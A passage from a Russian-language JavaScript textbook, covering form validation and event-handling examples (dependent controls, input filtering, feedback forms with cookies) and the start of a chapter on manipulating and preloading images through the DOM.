- *Модель с динамической проверкой данных и фильтрацией ввода.* Данная модель может рассматриваться как расширение предыдущей модели. Она предполагает как контроль данных, так и фильтрацию пользовательского ввода. В данном случае должен быть предотвращен ввод заведомо некорректных данных (например, букв в поля, предназначенных для чисел), однако отправка формы должна становиться возможной только в случае соответствия всех введенных данных критериям корректности. При реализации этой модели требуется индивидуально обрабатывать события изменения данных элементов управления для фильтрации ввода, а затем вызывать общую процедуру проверки. Поэтому, наряду с тем, что такая модель предполагает наиболее интеллектуальный пользовательский интерфейс, она еще и наиболее сложна в реализации.

Как видите, для реализации второй и третьей моделей поведения пользовательского интерфейса форм требуется построение некоторой схемы обработки событий в основном для целей отслеживания изменений состояния и данных элементов управления. Вот тут и стоит обрисовать несколько тонких аспектов обработки этих событий.

Все типы элементов управления, в которых может потребоваться отслеживание изменения данных, определяются HTML-элементами `INPUT`, `SELECT` и `TEXTAREA`. Для всех этих элементов допустимо назначение обработчика событий `onchange`, код которого исполняется после изменения данных элемента управления. Однако, согласно спецификации HTML, `onchange` вызывается при потере элементом управления фокуса. То есть, назначение обработчика `onchange` не применимо для решения задач динамического контроля данных формы. Очевидно, для решения подобных задач необходимо назначить обработчики событий других типов (обработчики событий, после которых происходит изменение состояния элементов управления). Такими событиями являются щелчок мышью и нажатие клавиши.

Как вы знаете, событие "щелчок мышью" обрабатывается при помощи установки обработчика `onclick`, а событие "нажатие клавиши" — при помощи `onkeypress`. Для обработки событий нескольких элементов управления можно назначить соответствующие обработчики каждому их них. Однако при решении многих задач, в которых требуется централизованная обработка событий от нескольких элементов управления (например, при реализации описанной выше второй модели поведения пользовательского интерфейса), целесообразнее назначить обработчики этих событий для всей формы (вспомните о продвижении событий в дереве документа). То есть, решить задачу динамического контроля

данных формы представляется возможным при помощи установки обработчиков `onclick` и `onkeypress` для формы, из которых вызывается общая процедура контроля данных. Однако в общем случае такая схема работать не будет.

Причина, по которой вышеописанная схема оказывается неработоспособной, состоит в том, что состояние элементов управления в момент обработки событий зависит от деталей реализации конкретной модели документа, т. е., фактически, от конкретного браузера. Так, на момент вызова обработчиков `onclick`, `onkeypress` свойство `checked` флажков и радиокнопок может быть как уже измененным, так и нет. То же самое касается значений свойств `value`, `selected`. Еще один нюанс касается обработки событий клавиатуры. Дело в том, что в Internet Explorer не вызывается обработчик `onkeypress` формы при нажатии клавиши на элементе управления в этой форме. Поэтому вместо обработчика `onkeypress` лучше использовать обработчик `onkeyup`. Использование `onkeyup` целесообразно еще и потому, что он будет вызываться только один раз при окончании изменения элемента управления пользователем (например, в случае нажатия и удержания клавиши в текстовом поле его обработчик `onkeypress` вызывается многократно, а `onkeyup` вызовется только при отпускании клавиши).

Таким образом, во-первых, для обработки событий клавиатуры необходимо использовать установку обработчиков `onkeyup`, а во-вторых, контроль корректности данных формы стоит производить не при обработке событий изменения формы, а сразу после них. Наиболее просто это реализуется путем установки таймера с интервалом 0 при изменении формы, из обработчика событий которого и вызывается процедура проверки корректности данных.

Элементы создания дружественного пользовательского интерфейса

Теперь разберем несколько примеров реализации элементов дружественного интерфейса.

Управление состоянием взаимосвязанных элементов управления

Пример, находящийся в файле examples\11\ex_11_02.htm на компакт-диске, демонстрирует принципы создания скриптов, обеспечивающих управление состоянием логически взаимосвязанных элементов управле-

ния формы. Файл ex_11_02.htm содержит HTML-разметку, определяющую четыре формы. Подразумевается, что в каждой из них состояние одних элементов управления должно зависеть от других. Файл ex_11_02.htm содержит также скрипты, осуществляющие изменение состояний элементов управления. Во всех четырех случаях применяется схема обработки событий, описанная в предыдущем разделе.

Первая форма содержит несколько флажков и такое же количество текстовых полей. Предполагается, что каждому флажку соответствует свое текстовое поле. При отмеченном флажке соответствующее текстовое поле должно быть доступно для ввода, при сброшенном — заблокировано. Значения атрибутов `name` флажков равно `oCheck1`, `oCheck2` и `oCheck3`, а соответствующих им текстовых полей — `oText1`, `oText2` и `oText3` (см. файл ex_11_02.htm на компакт-диске). Обновление элементов управления первой формы производится функцией `OnUpdateForm1`, которая вызывается как обработчик события таймера, инициализируемого в функции `OnNeedUpdateForm1`.

```
function OnNeedUpdateForm1()
{
  setTimeout(OnUpdateForm1, 0);
}

function OnUpdateForm1()
{
  var oForm = document.getElementById("ID_FORM_1");

  with(oForm)
  {
    oText1.disabled = !oCheck1.checked;
    oText2.disabled = !oCheck2.checked;
    oText3.disabled = !oCheck3.checked;
  }
}
```

Функция `OnNeedUpdateForm1` вызывается из обработчика `onclick` формы, определенного в HTML-разметке:

```
<FORM action="javascript:void(0);" onsubmit="return false;"
      id="ID_FORM_1" onclick="OnNeedUpdateForm1();">
...
```

Также, функция `OnUpdateForm1` вызывается непосредственно после реализаций функций `OnNeedUpdateForm1` и `OnUpdateForm1` для начальной

инициализации состояний элементов управления. Стоит отметить, что мы назначили для формы только обработчик событий `onclick`. В данном случае этого вполне хватит, т. к. нам необходимо отслеживать только изменения состояний флажков, а при изменении состояния флажка как с помощью мыши, так и с помощью клавиатуры генерируется событие щелчка по флажку, и вызывается обработчик `onclick`.

Вторая форма вместо флажков содержит радиокнопки. В зависимости от выбранной радиокнопки становится доступным то или иное текстовое поле. Для второй формы также задан обработчик `onclick`, вызывающий функцию `OnNeedUpdateForm2`, которая запускает таймер, обработчиком которого является функция `OnUpdateForm2`, производящая обновление состояния текстовых полей.

```
function OnUpdateForm2()
{
  var oForm = document.getElementById("ID_FORM_2");

  for(var i = 1; i < 6; i++)
    oForm['oText' + i.toString(10)].disabled =
        !document.getElementById('ID_RADIO_' +
                                 i.toString(10)).checked;
}
```

Как видно из листинга, доступ к DOM-объектам радиокнопок осуществляется по значению их атрибута `ID`. Свойству `disabled` DOM-объектов текстовых полей просто присваивается инвертированное значение свойства `checked` DOM-объектов радиокнопок.

В третьей форме состояние текстовых полей зависит от пункта, выбранного в выпадающем списке (значение атрибута `name` HTML-элемента списка равно `oCombo1`). Здесь применяется все та же схема обработки событий, только обработчики событий назначены для элемента выпадающего списка.

```
<SELECT name="oCombo1" onchange="OnUpdateForm3();"
        onkeyup="OnUpdateForm3();">
  <OPTION value="1" selected>Поле 1</OPTION>
  ...
```

Используются обработчики `onchange` и `onkeyup` (для случая, когда выбор элемента списка производится с клавиатуры). Также из этих обработчиков вызывается функция `OnNeedUpdateForm3`, запускающая таймер, обработчиком событий которого является функция `OnUpdateForm3`, обновляющая состояние элементов управления.

```
function OnUpdateForm3()
{
  var oForm = document.getElementById("ID_FORM_3");
  var nSelItem = oForm.oCombo1.selectedIndex;
  for(var i = 0; i < 3; i++)
    oForm['oText' + i.toString(10)].disabled =
      (i != nSelItem);
}
```

В четвертой форме содержится один выпадающий список и одно текстовое поле. Список содержит элементы с названиями цветов.

```
<SELECT name="oCombo1" onchange="OnNeedUpdateForm4();"
        onkeyup="OnNeedUpdateForm4();">
  <OPTION value="#FF0000" style="background: #FF0000"
          selected>Красный</OPTION>
  <OPTION value="#FF9900"
          style="background:#FF9900">Оранжевый</OPTION>
  ...
```

Значения `value` элементов `OPTION`, задающих пункты списка, содержат шестнадцатеричное RGB-представление соответствующего цвета. После выбора пункта в списке в текстовом поле изменяется цвет фона (соответствует цвету, выбранному в списке). Обновление текстового поля производится в функции `OnUpdateForm4`.

```
function OnUpdateForm4()
{
  var oForm = document.getElementById("ID_FORM_4");
  oForm.oText1.style.backgroundColor =
    oForm.oCombo1.options[oForm.oCombo1.selectedIndex].value;
}
```

Примеры автоматизации действий пользователя

Пример, находящийся в файле examples\11\ex_11_03.htm, демонстрирует одну из возможностей автоматизации действий пользователя при его работе с формой. Форма, заданная HTML-разметкой в файле ex_11_03.htm, содержит два однострочных и одно многострочное текстовое поле. При переходе фокуса ввода на любое из этих полей, текст в нем автоматически выделяется. Это дает пользователю возможность немедленно очистить содержимое поля, просто начав набирать новый текст. Нажав же какую-либо из управляющих клавиш, можно продолжить редактирование содержащегося в поле текста. Скрипт, позволяющий реализовать описанный эффект, состоит всего из нескольких строк:

```
var oForm = document.getElementById("ID_FORM");
var oHandler = new Function("this.select();");
oForm.oText1.onfocus = oHandler;
oForm.oText2.onfocus = oHandler;
oForm.oText3.onfocus = oHandler;
```

Он создает объект функции `oHandler` и назначает его как обработчик события получения фокуса `onfocus` всем трем текстовым полям формы. В обработчике вызывается метод `select` объекта, которому назначен обработчик. Такой прием помогает избежать дублирования кода обработчика события.

Файл examples\11\ex_11_04.htm также содержит скрипты, автоматизирующие действия пользователя. Он содержит две формы. В первой форме осуществляется автоматический циклический переход между текстовыми полями при нажатии в них клавиши <Enter>. Во второй форме переход между полями осуществляется при достижении текстом в поле длины в четыре символа, к тому же производится фильтрация ввода в эти поля, ограничивающая диапазон вводимых символов только цифрами. Такая форма может использоваться для ввода серийного номера.

Итак, первая форма содержит десять однострочных текстовых полей, значения атрибутов `name` которых равны `oText0`, `oText1`, ..., `oText9`. При помощи скрипта для каждого из этих полей генерируется и назначается обработчик события нажатия клавиши `onkeydown`, вызывающий общую для всех полей процедуру обработки клавиатурного ввода `OnForm1KeyDown`. Вот весь код скрипта:

```
var oForm1 = document.getElementById("ID_FORM_1");

function OnForm1KeyDown(e, nControl)
{
  if(typeof(e) == 'undefined')
  {
    if(typeof(window.event) != 'undefined')
      e = window.event;
  }

  if(typeof(e) != 'undefined')
  {
    if(e.keyCode == 13)
    {
      nControl++;
```

```
      if(nControl > 9)
        nControl = 0;

        oForm1['oText' + nControl.toString(10)].focus();
    }
  }
}

for(var i = 0; i < 10; i++)
  oForm1['oText' + i.toString(10)].onkeydown =
    new Function("e",
        "OnForm1KeyDown(e, " + i.toString(10) + ");");
```

Как видно из листинга, в функцию `OnForm1KeyDown` из обработчиков `onkeydown` передается объект события (`e`) и номер текстового поля (`nControl`), к которому должен перейти фокус ввода в случае, если была нажата клавиша <Enter>. Функция `OnForm1KeyDown` анализирует код нажатой клавиши (свойство `keyCode` объекта события). И если код равен 13 (клавиша <Enter>), совершается передача фокуса следующему полю. Обратите внимание на код в начале функции:

```
if(typeof(e) == 'undefined')
{
  if(typeof(window.event) != 'undefined')
    e = window.event;
```

В Internet Explorer объект события не передается в обработчик события, а является глобальным — свойством `event` объекта `window`. Поэтому для обеспечения кроссбраузерной совместимости мы должны анализировать передаваемое значение `e` и использовать объект `window.event`, если объект события не был передан из обработчика.

Принцип работы второго скрипта в примере ex_11_04.htm почти не отличается от предыдущего. Вторая форма содержит пять текстовых полей. Для них также назначаются обработчики события нажатия клавиши. И также из обработчиков вызывается общая процедура `OnForm2KeyDown`, осуществляющая фильтрацию ввода и, если требуется, перемещение фокуса. Вот несколько сокращенный код скрипта.

```
var oForm2 = document.getElementById("ID_FORM_2");

function OnForm2KeyDown(e, oControl, nNext)
{
  ...
  if(typeof(e) != 'undefined')
```

```
  {
    if(e.keyCode > 47)
    {
      if((e.keyCode != 127) && (e.keyCode > 57))
        return false;

      if((oControl.value.length > 3) && (nNext < 5))
        oForm2['oText' + nNext.toString(10)].focus();
    }
  }
  return true;
}

for(var i = 0; i < 5; i++)
  oForm2['oText' + i.toString(10)].onkeydown =
    new Function("e", "return OnForm2KeyDown(e, this," +
                        (i + 1).toString(10) + ");");
```

Как видите, фильтрация ввода осуществляется просто возвращением значения `false` функцией `OnForm2KeyDown`, а следовательно, и обработчиком события (см. код обработчика) при нажатии пользователем клавиш, клавиатурные коды которых не попадают в диапазон кодов цифровых и управляющих клавиш. Также функция проверяет длину текста (свойство `value`), вводимого в текущее текстовое поле. И, при превышении им заданной длины, производит перемещение фокуса.

Пример формы с автокалькуляцией

Файл examples\11\ex_11_05.htm представляет собой еще один пример построения дружественного пользовательского интерфейса. В нем реализован калькулятор шестнадцатеричного представления цвета в формате `#rrggbb` на основе десятичных значений интенсивности света красного, зеленого и синего цветовых каналов, вводимых в соответствующие поля формы. Вычисление результирующего значения производится автоматически при изменении значений в полях для ввода данных. Рядом с полями для ввода данных находятся индикаторы в виде символов `*`, отображающие корректность данных, введенных в текстовое поле путем изменения цвета. Также при вводе некорректных данных в текстовом поле для вывода результата отображается сообщение об ошибке.

Значения атрибутов `name` полей для ввода данных равны `oTextRed`, `oTextGreen` и `oTextBlue`, а поля для отображения результата — `oTextHEX`. Обновление формы, как и в предыдущих примерах, производится при

возникновении события таймера с интервалом 0. Таймер запускается функцией `NeedUpdateForm`, вызываемой из обработчиков событий, установленных в HTML-разметке.

В этом примере для отслеживания изменений данных используются обработчики событий `onkeydown` и `onkeyup`, установленные для формы:

```
<FORM action="javascript:void(0);" onsubmit="return false;"
      id="ID_FORM"
    onkeydown="NeedUpdateForm();" onkeyup="NeedUpdateForm();">
...
```

А также обработчики `onchange`, установленные для каждого текстового поля для ввода данных:

```
<INPUT type="text" name="oTextRed" value="0"
       onchange="NeedUpdateForm();"> <SPAN
          ID="ID_SPAN_CHECK_RED">*</SPAN>
...
```

Обновление формы производится функцией `OnUpdateForm` (она вызывается как обработчик событий таймера).

```
function OnUpdateForm()
{
  var nRed = GetValueAndUpdate("oTextRed",
                               "ID_SPAN_CHECK_RED");
  var nGreen = GetValueAndUpdate("oTextGreen",
                               "ID_SPAN_CHECK_GREEN");
  var nBlue = GetValueAndUpdate("oTextBlue",
                               "ID_SPAN_CHECK_BLUE");

  document.getElementById("ID_FORM").oTextHEX.value =
      ((nRed >= 0) && (nGreen >= 0) && (nBlue >= 0)) ?
      '#' + FormatH2(nRed) + FormatH2(nGreen) +
      FormatH2(nBlue) :
        'Введены некорректные значения';
}
```

При помощи функции `GetValueAndUpdate` производится получение числовых значений на основе строк, введенных в текстовые поля с одновременным обновлением цвета индикаторов.

```
function GetValueAndUpdate(strInputName, strIndicatorID)
{
  var oSpan = document.getElementById(strIndicatorID);
```

```
  var nResult =
    parseInt(document.getElementById("ID_FORM")[strInputName].
      value);

  if(isNaN(nResult) || (nResult < 0) || (nResult > 255))
    nResult = -1;

  oSpan.style.color = (nResult < 0) ? "#FF0000" : "#00FF00";

  return nResult;
}
```

Функция `GetValueAndUpdate` использует `parseInt` для преобразования текстовых значений в числа. Если преобразование не удается (функция `isNaN` возвращает `true`) — в текстовое поле введено отрицательное значение, либо значение, большее 255 — `GetValueAndUpdate` возвращает –1. Здесь же, согласно результату преобразования, изменяется цвет индикатора, соответствующего текстовому полю, из которого выбирается значение. Цвет индикатора изменяется путем установки значения CSS-свойства `color` для DOM-объекта элемента `SPAN`, представляющего собой индикатор.

Далее, в функции `OnUpdateForm` производится анализ полученных значений, вычисление и установка результата (либо установка сообщения об ошибке, если при каком-либо вызове `GetValueAndUpdate` было получено отрицательное значение).

Пример формы обратной связи

Два последних примера иллюстрируют принципы проверки корректности данных на примере форм обратной связи. Такие формы часто используются на сайтах вместо публикации контактных адресов электронной почты во избежание получения на эти адреса большого количества незапрошенных рекламных сообщений (спама). Пример, находящийся в файле examples\11\ex_11_06.htm, реализует первую модель поведения пользовательского интерфейса из моделей, описанных в предыдущем разделе. В этом файле находится HTML-разметка формы, содержащей поля для ввода имени, контактного адреса электронной почты, номера пользователя интернет-пейджера ICQ, контактного телефона и, собственно, текстового сообщения, отсылаемого через эту форму. Предполагается, что поля ввода имени, e-mail и текстового сообщения обязательны для заполнения.

Скрипт проверки корректности данных формы очень прост. Согласно первой модели поведения пользовательского интерфейса, корректность

данных проверяется только перед отправкой формы. В данном случае из обработчика `onsubmit` формы вызывается функция `ValidateForm`.

```
<FORM action="javascript:void(0);"
      onsubmit="return ValidateForm();"
      id="ID_FORM">
```

Обработчик `onsubmit` возвращает значение, переданное функцией `ValidateForm`. Таким образом, если `ValidateForm` возвращает `false`, отправка формы отменяется. Код функции `ValidateForm` таков:

```
function ValidateForm()
{
  var oForm = document.getElementById("ID_FORM");

  with(oForm)
  {
    return  ValidateText(oTextName)      &&
            ValidateEMail(oTextEMail)    &&
            ValidateICQ(oTextICQ)        &&
            ValidatePhone(oTextPhone)    &&
            ValidateText(oTextMessage);
  }
}
```

Как видно из листинга, просто вызываются отдельные функции проверки (`ValidateText`, `ValidateEMail` и т. д.), получающие в качестве параметров ссылки на объекты текстовых полей, значения которых следует контролировать. Код этих вспомогательных функций здесь не публикуется. Вы можете просто посмотреть его в файле examples\11\ex_11_06.htm на компакт-диске.

Усложненный пример формы обратной связи

Файл examples\11\ex_11_07.htm содержит итоговый пример формы обратной связи. Он реализует вторую модель поведения пользовательского интерфейса (кнопка отправки блокируется при некорректно введенных данных, рядом с полями расположены индикаторы, отображающие корректность данных в конкретных полях, при нажатии клавиши <Enter> фокус ввода переходит к следующему полю). Кроме того, введенные в форму значения (кроме текста сообщения) запоминаются в cookie (используется библиотека cookie.js, описанная в *главе 7*). Форма содержит все те же поля, что и в предыдущем примере, и выпадающий список, обеспечивающий выбор получателя сообщения (он был добавлен просто

для демонстрации возможности запоминания выбранного пункта в cookie).

При работе скрипта в процессе загрузки страницы производится программная установка обработчиков событий `onkeydown` объектам большинства элементов управления формы для обеспечения перехода фокуса ввода при нажатии клавиши <Enter>, а также получение данных cookie и установка их в соответствующие поля. Вот сокращенный листинг кода инициализации:

```
with(oForm)
{
  var aTbCtls =
  [
    "oComboTarget",
    ...
  ];

  for(var i = 0; i < aTbCtls.length; i++)
  {
    if(i < (aTbCtls.length - 1))
      oForm[aTbCtls[i]].onkeydown = new Function("e",
            "OnForm1KeyDown(e, '" + aTbCtls[i + 1] + "');");
  }

  var _tmp;
  ...
  oTextName.value = (_tmp = GetCookie("oTextName")) ?
                    _tmp : "";
  oTextEMail.value = (_tmp = GetCookie("oTextEMail")) ?
                     _tmp : "";
  ...
}
```

Функция `OnForm1KeyDown`, вызываемая из обработчиков `onkeydown` элементов управления, производит анализ кода нажатой клавиши и передачу фокуса в случае, если была нажата клавиша <Enter>. Аналогичный код уже использовался в предыдущих примерах.

Обновление индикаторов корректности данных и состояния кнопки отправки, а также занесение новых значений в cookie (для этого вызывается `UpdateCookie`) производится функцией `OnUpdateForm`, вызываемой по таймеру, который запускается при вызовах функции `NeedUpdateForm` из обработчиков `onkeydown` и `onkeyup` формы, а также из обработчика `onchange` выпадающего списка.

Вот код этой функции:


```
function OnUpdateForm()
{
  var bSuccess = true;

  for(var i = 0; i < aCtlTDRel.length; i++)
  {
    var oTD = document.getElementById(aCtlTDRel[i][0]);
    var nRes = aCtlTDRel[i][2]();

    oTD.className = nRes ? ((nRes > 0) ?
      "green" : (aCtlTDRel[i][1] ?
      "red" : "gray")) : "red";

    bSuccess = bSuccess && nRes && !((nRes < 0) &&
                                     aCtlTDRel[i][1])
  }

  oForm.oSubmit.disabled = !bSuccess;
  UpdateCookie();
}
```

Функция меняет картинки-индикаторы путем изменения имени CSS-класса ячейки таблицы, в которых содержатся эти изображения. `OnUpdateForm` вызывает функции проверки корректности данных для элементов управления. Ссылки на эти функции содержатся в глобально определенном массиве `aCtlTDRel`:

```
var aCtlTDRel =
[
  ["ID_TD_VALID_NAME",1,function()
    { return ValidText(oForm.oTextName);}],
  ...
```

Каждый элемент этого массива соответствует одному элементу управления формы. Он также является массивом и содержит: значение атрибута `ID` ячейки таблицы, в которой находится изображение-индикатор корректности данных соответствующего элемента управления, признак обязательного заполнения поля и, собственно, объект-функцию контроля корректности данных. Функции, содержащиеся в массиве `aCtlTDRel`, просто вызывают функции проверки значений определенного типа (`ValidText`, `ValidEMail` и т. д.), практически идентичные аналогичным функциям, использовавшимся в предыдущем примере, передавая им в качестве параметров ссылки на элементы управления, данные которых требуется контролировать.

ГЛАВА 12



Работа с изображениями

Как и в любой другой нише производства программного обеспечения для различных сред и платформ, разработка в области создания клиентских сценариев, предназначенных для работы в исполняющей среде браузеров, имеет свои, ярко выраженные особенности. Так, один из аспектов специфики создания клиентских сценариев для браузеров состоит в отсутствии средств свободного графического вывода. Действительно, в отличие от разработчика "классических" прикладных приложений (desktop applications), которому обычно доступен широкий набор средств вывода графической информации, Web-разработчик ограничен возможностями отображения браузером гипертекстовых документов. Иными словами, на данный момент в общем случае (не считая применения специальных плагинов, внедренных в документ элементов ActiveX, Java-апплетов и недокументированных возможностей javascript-протокола) свободное рисование в гипертекстовом документе средствами клиентских сценариев невозможно. Также невозможен вывод произвольной анимации без внедрения в документ внешних объектов и применения протокола `javascript:`.

Однако в некоторых задачах презентационная составляющая гипертекстового документа имеет весьма важное значение. Поэтому для создания различного рода динамических эффектов (часто имеющих характер анимации) очень распространено применение готовых изображений. Конечно, в этом случае разработчик сильно ограничен средствами, предоставляемыми исполняющей средой (лишь возможностью манипулирования структурой документа при помощи интерфейсов DOM и управления выводом готовых изображений). Но даже при наличии подобных

ограничений посредством умелого применения изображений становится возможным создание ярких и красочных эффектов на Web-страницах. В данном случае невозможность использования средств формирования графических образов окупается чрезвычайной простотой манипулирования изображениями. В чем-то это похоже на применение спрайтовой графики в прикладном программном обеспечении. Итак, в этой главе речь пойдет об изображениях и приемах работы с ними при помощи JavaScript.

Средства и приемы работы с изображениями в гипертекстовом документе

Как вам известно, внедрение изображений в гипертекстовый документ при помощи HTML-разметки осуществляется посредством использования HTML-элемента `IMG`. В иерархии дерева документа элементы `IMG` представлены объектами, реализующими DOM-интерфейс `HTMLImageElement`. С помощью обычных средств DOM можно производить широкий спектр манипуляций изображениями. Однако специфические объектные модели браузеров также содержат средства доступа и работы с изображениями в виде объектов `Image` и коллекции `images` объекта `document`. Давайте более подробно рассмотрим эти средства работы с изображениями.

Изображения в объектной модели документа

Как уже было сказано, объекты изображений в DOM-модели реализуют интерфейс `HTMLImageElement`. Согласно спецификации DOM уровня 2, он содержит ряд атрибутов и не содержит методов (однако в рамках специфических моделей браузеров объекты изображений содержат методы, а также дополнительные свойства — за информацией о них следует обращаться к документации JavaScript конкретного браузера; для Internet Explorer подобная информация может быть получена из MSDN). Эти атрибуты реализуются одноименными свойствами соответствующих объектов в JavaScript. В табл. 12.1 приведен перечень и описание этих свойств согласно декларации интерфейса `HTMLImageElement` в спецификации DOM уровня 2.

Таблица 12.1. *Свойства DOM-объектов изображений*

Свойство	Тип	Описание
name	Строка	Имя элемента
align	Строка	Выравнивание относительно содержимого. См. значение атрибута align в спецификации HTML
alt	Строка	Альтернативный текст для изображения. См. значение атрибута alt в спецификации HTML
border	Строка	Ширина бордюра вокруг изображения. См. значение атрибута border в спецификации HTML
height	Число	Высота изображения в пикселах. См. значение атрибута alt в спецификации HTML
hspace	Число	Отступ слева и справа от изображения в пикселах. См. значение атрибута height в спецификации HTML
isMap	Логический	Признак использования серверной карты. См. значение атрибута ismap в спецификации HTML
longDesc	Строка	URI, указывающий длинное описание изображения. См. значение атрибута longdesc в спецификации HTML
src	Строка	URI источника данных изображения. См. значение атрибута src в спецификации HTML
useMap	Строка	Значение, равное значению name используемой клиентской навигационной карты. См. значение атрибута usemap в спецификации HTML
vspace	Число	Отступ сверху и снизу от изображения в пикселах. См. значение атрибута vspace в спецификации HTML
width	Число	Ширина изображения в пикселах. См. значение атрибута width в спецификации HTML

Как видите, используя свойства соответствующих DOM-объектов, можно производить достаточно широкий спектр манипуляций изображениями. Например, изменять их размеры, отступы, назначать новый альтернативный текст. К слову, гораздо более универсальным и эффек-

тивным способом изменения параметров отображения элементов изображений (как, впрочем, и любых других элементов документа) является изменение встроенной информации о стиле с помощью свойства `style` DOM-объекта изображения.

Среди всех перечисленных выше свойств `src` наиболее интересно для рассмотрения. Оно определяет URI источника данных изображения. Если элемент изображения был задан при помощи HTML-разметки, то свойство `src` будет содержать значение атрибута `src`, указанное в разметке. Однако практическое значение свойства `src` состоит в том, что при изменении его значения инициируется загрузка нового изображения в элемент, соответствующий DOM-объекту, которому принадлежит измененное свойство. Таким образом, можно организовать динамическую смену картинок на Web-странице через заданный интервал времени без перезагрузки самой страницы. Кроме того, представляется возможной организация процесса предварительной загрузки изображений, необходимых в дальнейшем для работы скрипта. Для этого можно создать необходимое количество DOM-объектов элементов `IMG`, установить им требуемые значения свойств `src`, а после окончания загрузки изображений в нужное время добавить их в дерево документа и использовать. При этом загрузка изображений будет производиться "в фоне" (т. к. элементы изображения не добавлены в дерево документа, пользователь не будет видеть сам процесс загрузки). Так, в следующем фрагменте кода создаются два DOM-объекта элементов `IMG`, и инициируется загрузка изображений:

```
var oImg1 = document.createElement("IMG");
var oImg2 = document.createElement("IMG");
oImg1.src = "image1.gif";
oImg2.src = "image2.gif";
```

В организации процесса предварительной загрузки изображений существуют свои нюансы. Они будут описаны в *разд. "Общие принципы работы с изображениями" далее в этой главе*.

Объект *Image* и коллекция *images*

Как уже упоминалось, специфическая объектная модель браузеров также содержит средства работы с изображениями. Речь идет, прежде всего, об объектах типа `Image`.

Возможность использования объектов типа `Image` впервые была представлена в браузере Netscape 3.0. Эти объекты предназначались для ди-

намической программной замены изображений. В других браузерах поддержка объектов типа `Image` также была введена, начиная с ранних версий. Фактически объекты `Image` являются аналогом объектов, реализующих интерфейс `HTMLImageElement` в DOM. Однако они относятся именно к специфической объектной модели. Так, для создания нового объекта типа `Image` не используются методы объектной модели документа. Ядро исполнения сценариев браузеров содержит конструктор объектов данного типа, и создать новый объект `Image` можно, просто используя оператор `new`.

```
var oImg = new Image();
```

Для возвращения ссылок на объекты типа `Image`, сопоставленные существующим в документе изображениям, в объектную модель браузеров была введена коллекция `images`, являющаяся свойством объекта `document`. Так, получить ссылку на объект первого по порядку изображения в документе можно следующим образом:

```
var oImage = document.images[0];
```

В настоящее время создание объектов типа `Image` и использование коллекции `images` поддерживается в целях обратной совместимости. Однако в современных браузерах ссылки на объекты изображений, получаемые при помощи коллекции `images`, фактически являются ссылками на DOM-объекты. Об этом косвенно свидетельствуют списки поддерживаемых ими свойств и методов. Вы можете убедиться в этом сами, проанализировав вывод, сгенерированный при помощи следующего скрипта:

```
var oImg1 = new Image();
var oImg2 = document.createElement("IMG");

document.write("Свойства объекта Image:<br>");
for(name in oImg1)
  document.write(name + "<br>");

document.write("<br>Свойства DOM-объекта изображения:<br>");
for(name in oImg2)
  document.write(name + "<br>");
```

Конечно, в виду возможности полноценного применения методов объектной модели документа в современных браузерах целесообразность употребления объектов типа `Image` весьма сомнительна. Однако простота их создания и семантическая независимость от DOM делают весьма удобным их использование при решении ряда задач (например, для ор-

ганизации кэширования изображений, о чем будет рассказано в следующем разделе).

Общие принципы работы с изображениями

Необходимо сразу отметить, что приемы манипулирования элементами изображений в документе ничем не отличаются от приемов манипулирования любыми другими элементами: их можно также создавать, помещать в дерево документа, изменять параметры из представления (например, размеры, схему позиционирования, координаты), назначать им обработчики событий, общие для всех элементов (`onclick`, `onmousemove` и т. д.), создавая тем самым различные эффекты. Однако специфика элементов изображений состоит в том, что их визуальное представление непосредственно связано с данными внедренного в документ объекта, получаемыми из внешнего источника. Я уже упоминал о возможности организации процесса предварительной загрузки изображений, т. е. построения такой схемы работы клиентского скрипта, при которой работа алгоритмов, обеспечивающих основную его функциональность, не будет возможна до момента окончательного получения всех данных изображений, используемых этими алгоритмами. Подобные механизмы работы клиентских скриптов оказываются весьма важными в случаях эксплуатации Web-сервисов, использующих эти скрипты в условиях наличия медленных каналов связи у конечных пользователей, передача данных изображений по которым занимает значительное время. Поэтому давайте разберемся в нюансах предварительной загрузки и эффективного использования изображений клиентскими сценариями.

Мы уже говорили о том, что программная инициализация загрузки изображений производится при помощи установки значения URI свойству `src` объекту `Image` либо DOM-объекту изображения. Основной проблемой при решении задачи предварительной загрузки является определение момента окончательного получения браузером данных загружаемых изображений. Все дело в том, что современные браузеры производят асинхронную загрузку внешних объектов. То есть, после изменения свойства `src` поток управления исполняющей среды незамедлительно переходит к выполнению следующих инструкций.

Вышеописанная проблема решается двумя способами: назначением объектам изображений обработчиков событий `onload` и `onerror`, анализом свойства `complete` объекта изображения либо комбинацией этих способов. Рассмотрим использование этих обработчиков и свойства `complete`.

Обработчики событий *onload* и *onerror* изображений. Свойство *complete*

Обработчик событий `onload` определен в спецификации HTML. Согласно спецификации, допустимо его использование с элементами `BODY` и `FRAMESET` (если данный обработчик назначен для этих элементов, его код вызывается по окончании загрузки документа либо всех фреймов документа соответственно). Однако браузеры поддерживают назначение этого обработчика и для внедряемых в документ объектов (изображений, скриптов и т. д.). Установка обработчика `onload` позволяет отследить момент окончания загрузки изображений для объектов, создаваемых как при помощи методов DOM, так и для объектов типа `Image`.

```
var oImg1 = document.createElement("IMG");
var oImg2 = new Image();
oImg1.onload = new Function("alert('Загружено image1.gif');");
oImg2.onload = new Function("alert('Загружено image2.gif');");
oImg1.src = "image1.gif";
oImg2.src = "image2.gif";
```

Обратите внимание, что обработчик `onload` необходимо установить до изменения значения свойства `src` для того, чтобы он гарантированно был вызван (при работе ядра исполнения сценариев браузера в условиях современных многопоточных операционных систем не является фактом то, что после изменения свойства `src` изображение не будет полностью загружено до момента исполнения следующей инструкции скрипта).

Примечание

В браузерах семейства Mozilla существует неприятная особенность, связанная с обработчиком событий `onload`. Суть этой особенности состоит в том, что при добавлении в дерево документа DOM-объекта элемента `IMG`, в который уже загружено изображение, его обработчик `onload` вызывается еще раз. Эту особенность необходимо учитывать при написании скриптов, реализующих предварительную загрузку изображений.

Еще одним средством контроля окончания загрузки изображений является свойство `complete` объектов изображений (как объектов типа `Image`, так и создаваемых при помощи методов DOM), значение которого должно быть равно `false`, если объект не загружен, и `true`, если загружен. Однако при использовании свойства `complete` необходимо учитывать особенности конкретных браузеров, делающие в общем случае затруднительным его использование. В первую очередь речь идет о на-

